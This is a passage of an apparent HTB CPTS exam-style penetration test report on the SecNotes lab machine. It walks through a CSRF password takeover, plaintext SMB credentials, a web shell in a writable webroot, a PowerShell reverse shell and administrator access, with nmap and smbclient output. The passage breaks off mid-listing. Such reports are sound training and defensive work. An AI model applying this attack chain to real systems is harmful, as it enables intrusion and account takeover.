HACKTHEBOX

Penetration Test

HTB - SecNotes

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Jan Mevius

SecNotes

January 1, 2025

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

SecNotes Contacts		
Contact	**Title**	**Contact Email**

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Jan Mevius	Penetration Tester	mp3vius@protonmail.com

3 Executive Summary

SecNotes (“SecNotes” herein) contracted Jan Mevius to perform a comprehensive Penetration Test of SecNotes’s internal and externally facing network infrastructure. The goal was to identify security weaknesses, assess the potential impact to SecNotes, document all findings in a clear and repeatable manner, and provide actionable remediation recommendations.

3.1 Approach

Jan Mevius performed testing under a “Black Box” approach from January 1, 2025 to January 1, 2025 without credentials or any prior knowledge of SecNotes’s externally facing environment, with the goal of identifying unknown weaknesses. Testing was conducted from a non-evasive standpoint to uncover as many misconfigurations and vulnerabilities as possible. The assessment was performed remotely from Jan Mevius's assessment labs. Each identified weakness was documented and manually investigated to determine exploitation possibilities and escalation potential. Jan Mevius sought to demonstrate the full impact of each vulnerability, including potential access to internal systems. If Jan Mevius was able to gain a foothold within the internal network as a result of external network testing, further testing was conducted, including lateral movement and privilege escalation (both horizontal and vertical) to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address belonging to SecNotes.

In Scope Assets

Host/URL/IP Address	Description
10.10.10.97	secnotes.htb

3.3 Assessment Overview and Recommendations

During the penetration test against SecNotes, Jan Mevius identified 4 findings that threaten the confidentiality, integrity, and availability of SecNotes's information systems. The findings were categorized by severity level, with 0 of the findings being assigned a critical-risk rating, 2 high-risk, 1 medium-risk, and 0 low risk. There were also 1 informational finding related to enhancing security monitoring capabilities within the internal network.

A penetration test was conducted on a host with several exposed services, including HTTP and SMB. The tester identified weak session controls and a Cross-Site Request Forgery (CSRF) vulnerability that allowed unauthorized account manipulation. This led to the discovery of sensitive credentials stored in plaintext. Misconfigured file-sharing permissions enabled the deployment of a web shell, which was then used to gain remote access to the system. Further enumeration revealed credentials for the administrator account, granting full system compromise. These findings highlight critical weaknesses in authentication, input validation, access controls, and credential management.

SecNotes should create a remediation plan based on the Remediation Summary section of this report, addressing all high-priority findings as soon as possible according to business needs. It is also recommended that periodic vulnerability assessments be performed if they are not already being conducted. Once the issues identified in this report have been addressed, a more comprehensive security assessment may help identify additional opportunities to strengthen the environment, making it more difficult for attackers to move laterally and improving the organization's ability to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Jan Mevius began all testing activities from the perspective of an unauthenticated user on the internet. SecNotes provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Jan Mevius uncovered a total of 4 findings that pose a material risk to SecNotes's information systems. Jan Mevius also identified 1 informational finding that, if addressed, could further strengthen SecNotes's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **2 High**, **1 Medium** and **1 Info** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	8.8 (High)	Remote Code Execution via Writable SMB Share in Webroot	23

5 Internal Network Compromise Walkthrough

During the course of the assessment, Jan Mevius was able to gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over internal systems. The steps below demonstrate the process taken from initial access to compromise and do not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to SecNotes the impact of each vulnerability shown in this report and how they fit together to represent the overall risk to the client environment, helping prioritize remediation efforts (e.g., addressing critical vulnerabilities quickly could break the attack chain while the organization works to remediate all reported issues). While other findings in this report could also be leveraged to gain a similar level of access, this attack chain illustrates the initial path of least resistance taken by the tester to achieve system compromise.

5.1 Detailed Walkthrough

Jan Mevius performed the following to fully compromise the network.

1. An nmap scan identified three open ports on the target system: port 80 (HTTP), port 445 (SMB), and port 8808 (HTTP).
2. Port 80 hosted a web application with login and registration functionality. The tester successfully registered a new account. Port 8808 served only a default IIS landing page.
3. After logging into the application, the tester found a note displaying the username tyler, indicating another user on the system.
4. The authenticated interface included features like 'New Note', 'Change Password', and 'Contact Us'. The 'Change Password' function stood out because it allowed a password change without requiring the current password.
5. Using Burp Suite, the tester intercepted the change password request and crafted a Cross-Site Request Forgery (CSRF) payload. The malicious link was submitted to the user tyler through the 'Contact Us' form.
6. When tyler clicked the link, his password was changed without his knowledge. The tester then logged into tyler's account and discovered a note containing his SMB credentials in plaintext.
7. Using tyler's credentials, the tester accessed an SMB share named new-site, which appeared to be the webroot for the IIS server on port 8808.
8. The share was writable, so the tester uploaded a simple web shell to gain code execution via the accessible web interface on port 8808.
9. The tester then uploaded a modified version of Invoke-PowerShellTcp.ps1 to the webroot, set up a listener, and used the shell to execute the script, establishing a reverse shell back to the attacker's system.
10. While enumerating the system through the reverse shell, the tester found a file named Ubuntu.zip in C:. This led to the discovery that WSL (Windows Subsystem for Linux) was installed and active.
11. Navigating into the WSL filesystem, the tester accessed the `/root/.bash_history` file, which was world-readable and contained plaintext administrator credentials.
12. Using the harvested credentials, the tester leveraged impacket-psexec to authenticate as the administrator and achieved full SYSTEM-level access, resulting in complete compromise of the target host.

Detailed reproduction steps for this attack chain are as follows:

An Nmap scan was performed against the target host, revealing three open ports. Port 80 (HTTP), Port 445 (SMB) and Port 8808 (HTTP):

```
[*] Filtering ports from quick scan output if available ...
[*] Extracting open ports from quickscan.txt (RustScan format)
[*] Running thorough nmap scan on the extracted ports ...
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-09 11:06 CEST
Nmap scan report for secnotes.htb (10.10.10.97)
Host is up (0.015s latency).

PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title: Secure Notes - Login
|_Requested resource was login.php
445/tcp  open  microsoft-ds Windows 10 Enterprise 17134 microsoft-ds (workgroup: HTB)
8808/tcp open  http         Microsoft IIS httpd 10.0
|_http-title: IIS Windows
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-05-09T09:07:01
|_  start_date: N/A
|_clock-skew: mean: 2h20m46s, deviation: 4h02m32s, median: 44s
| smb-os-discovery:
|   OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: SECNOTES
|   NetBIOS computer name: SECNOTES\x00
|   Workgroup: HTB\x00
|_  System time: 2025-05-09T02:07:03-07:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.62 seconds
[+] Scan completed successfully.
[*] Output saved to: /home/kali/htb/boxes/secnotes/nmap/deepscan.
```

Figure 1: nmap scan

The application on port 80 presented a login screen along with a registration option. The tester registered a new user account to access the authenticated area of the application. Port 8808 only served a default IIS landing page, suggesting it may be misconfigured or incomplete.




Figure 2: Login screen port 80

Upon logging into the application, the tester accessed a note labeled with the username `tyler`, hinting at another user's presence and potential target.




Figure 3: Note with a username found

The authenticated section exposed three main functionalities: `New Note`, which allowed users to post text entries, `Change Password`, which allowed users to update their password and `Contact Us` provided

a form to submit messages, possible delivered to other users. During testing, it was observed that the Change Password function did not require the user's current password, which opened the door for account manipulation.

Using Burp Suite, the tester captured the HTTP request used to change a password and crafted a CSRF payload to exploit this behavior. A malicious link containing this payload was embedded in a message sent to user tyler via the Contact Us form.




Figure 4: Intercepting password change request




Figure 5: Changing request method




Figure 6: Using GET request to craft the link




Figure 7: Sending the link to tyler

When tyler viewed the message and clicked the embedded link, his account password was silently changed due to the CSRF vulnerability. The tester then successfully logged into tyler's account using the new password and found a note containing plaintext SMB credentials for that user.




Figure 8: Finding plaintext credentials for tyler

Using these credentials, the tester connected to the SMB service on port 445 and successfully mounted a share named new-site. The content and structure of the share indicated it was the webroot for the IIS instance running on port 8808.

```
┌──(kali㉿kali)-[~/htb-recon]
└─$ smbclient -L \\\\10.10.10.97\\ -U tyler
Password for [WORKGROUP\tyler]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        new-site        Disk
